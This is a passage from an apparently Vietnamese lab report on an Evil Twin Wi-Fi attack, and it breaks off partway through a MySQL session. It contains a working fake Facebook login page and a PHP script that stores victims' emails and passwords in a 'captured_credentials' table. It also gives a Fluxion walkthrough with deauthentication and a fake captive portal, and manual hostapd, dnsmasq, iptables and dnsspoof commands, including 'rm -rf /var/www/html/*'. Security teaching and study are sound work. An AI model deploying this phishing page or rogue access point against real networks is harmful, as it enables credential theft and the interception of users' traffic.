         width: 100%;
         padding: 12px;
         border-radius: 5px;
         background-color: #1877f2;
         color: white;
         font-weight: bold;
         border: none;
         cursor: pointer;
      }
      input[type="submit"]:hover {
         background-color: #365899;
      }
      .logo {
         text-align: center;
         margin-bottom: 15px;
      }
      .logo img {
         width: 80px;
      }
   </style>
</head>
<body>
   <div class="container">
      <div class="logo">
         <img src="4lCu2zih0ca.svg" alt="Facebook Logo">
      </div>
      <form action="save.php" method="POST">
         <input type="text" name="email" placeholder="Email or Phone" required>
         <input type="password" name="password" placeholder="Password" required>
         <input type="submit" value="Log in">
      </form>
   </div>
</body>
</html>
```

index.html

- Backend PHP để xử lý đầu vào :

```
<?php
$email = $_POST['email'];
$password = $_POST['password'];

// Kết nối MySQL
$conn = new mysqli('localhost', 'fapuser', 'Admin@123', 'fap_db');

// Kiểm tra
if ($conn->connect_error) {
    die("Lỗi kết nối: " . $conn->connect_error);
}

// truy vấn
$stmt = $conn->prepare("INSERT INTO captured_credentials (email, password) VALUES (?, ?)");
$stmt->bind_param("ss", $email, $password);
$stmt->execute();

echo "<p>Bị bịp rồi huhu!</p>";
?>
```

save.php


+ Cuối cùng, cho vào /var/www/html:

+ rm -rf /var/www/html/*

+ Thêm file chúng ta vào.

+ service apache2 start

3.4 Sơ đồ mạng



Hình 5. Sơ đồ mạng tấn công Evil Twin.

CHƯƠNG IV. TRIỂN KHAI (DEMO)

4.1. Triển khai theo cách sử dụng Fluxion để tự động hóa tấn công


- Thiết bị được sử dụng : Laptop, hệ điều hành Linux, Fluxion, 2 USB Wi-Fi Adapter (Có thể một).

+ Chạy Fluxion


+ sudo ./fluxion.sh

Hình 6. Giao diện Fluxion

- Để Captive Portal yêu cầu phải có handshake.cap của mạng đó, ở đây mình đã bắt rồi, nếu chưa thì chọn Handshake Snooper. Sau đây là bước Captive Portal :




Hình 7. Chọn Interface quét mạng




Hình 8. Chọn channel quét.

Hình 9. Mạng quét được.




Hình 10. Lựa chọn thiết bị cho tracking.



Hình 11.Lựa chọn thiết bị gây nhiễu.

Hình 12. Lựa chọn thiết bị phát AP.



Hình 13. Lựa chọn phương thức Deauthentication.

Hình 14. Chọn dịch vụ phát AP

Hình 15. Chọn phương thức xác nhận mật khẩu


Hình 16. Chọn file hash đã bắt được của AP thật

Hình 17. Chọn phương thức xác thực file hash


Hình 18. Chọn chứng chỉ cho Web giả mạo

- Ở hình dưới, số 1 là kiểu kết nối không cho phép người dùng truy cập Internet, còn emulated là cho phép người dung truy cập Internet nhưng rất hạn chế.

Hình 19. Chọn kiểu kết nối Internet




Hình 20. Chọn giao diện Web Captive Portal




Hình 21. Hệ thống được triển khai

Hình 22. Nạn nhân truy cập Wifi giả


Hình 23. Giao diện Captive Portal khi truy cập



Hình 24. Sau khi nạn nhân nhập mật khẩu



Hình 25. Sau khi thiết bị kết nối



Hình 26. Thông tin được ghi lại từ Captive Portal

Video Demo : https://www.youtube.com/watch?v=ydMoWPB4jGk

4.2 Sử dụng các công cụ để triển khai thủ công

- Yêu cầu : Laptop, USB Wi-Fi, HĐH Linux, cấu hình thực hiện.

+ sudo ifconfig wlan0 up 192.168.100.1 netmask 255.255.255.0 #Cấp IP cho wlan0

+ sudo route add -net 192.168.100.0 netmask 255.255.255.0 gw 192.168.100.1 #Định tuyến mạng 192.168.100.0

+ iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE #NAT địa chỉ 192.168.100.0 thành eth0 (Mạng kết nối internet)

+ iptables --append FORWARD --in-interface wlan0 -j ACCEPT #Cho phép wlan0 FORWARDING sang interface khác.

+ echo 1 > /proc/sys/net/ipv4/ip_forward #Cho phép linux hoạt động như Router. 0 là từ chối chuyển tiếp gói tin, ở đây cho phép chuyển tiếp.

+ Di chuyển tới thư mục chứa file hostapd.cof và dnsmasq.conf.


+ service apache2 start

+ service mysql start


+ sudo hostapd hostapd.conf

+ sudo dnsmasq -C dnsmasq.conf -d


+ sudo dnsspoof -i wlan0




Hình 27. Sau khi chạy các lệnh




Hình 28. AP giả mạo



Hình 29. Sau khi thiết bị kết nối



Hình 30. Đối tượng truy cập dns giả mạo



Hình 31. Sau khi nạn nhân nhập thông tin

```
┌──(root㉿kali)-[~quyen]
└─# mysql -u fapuser -p fap_db
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 36
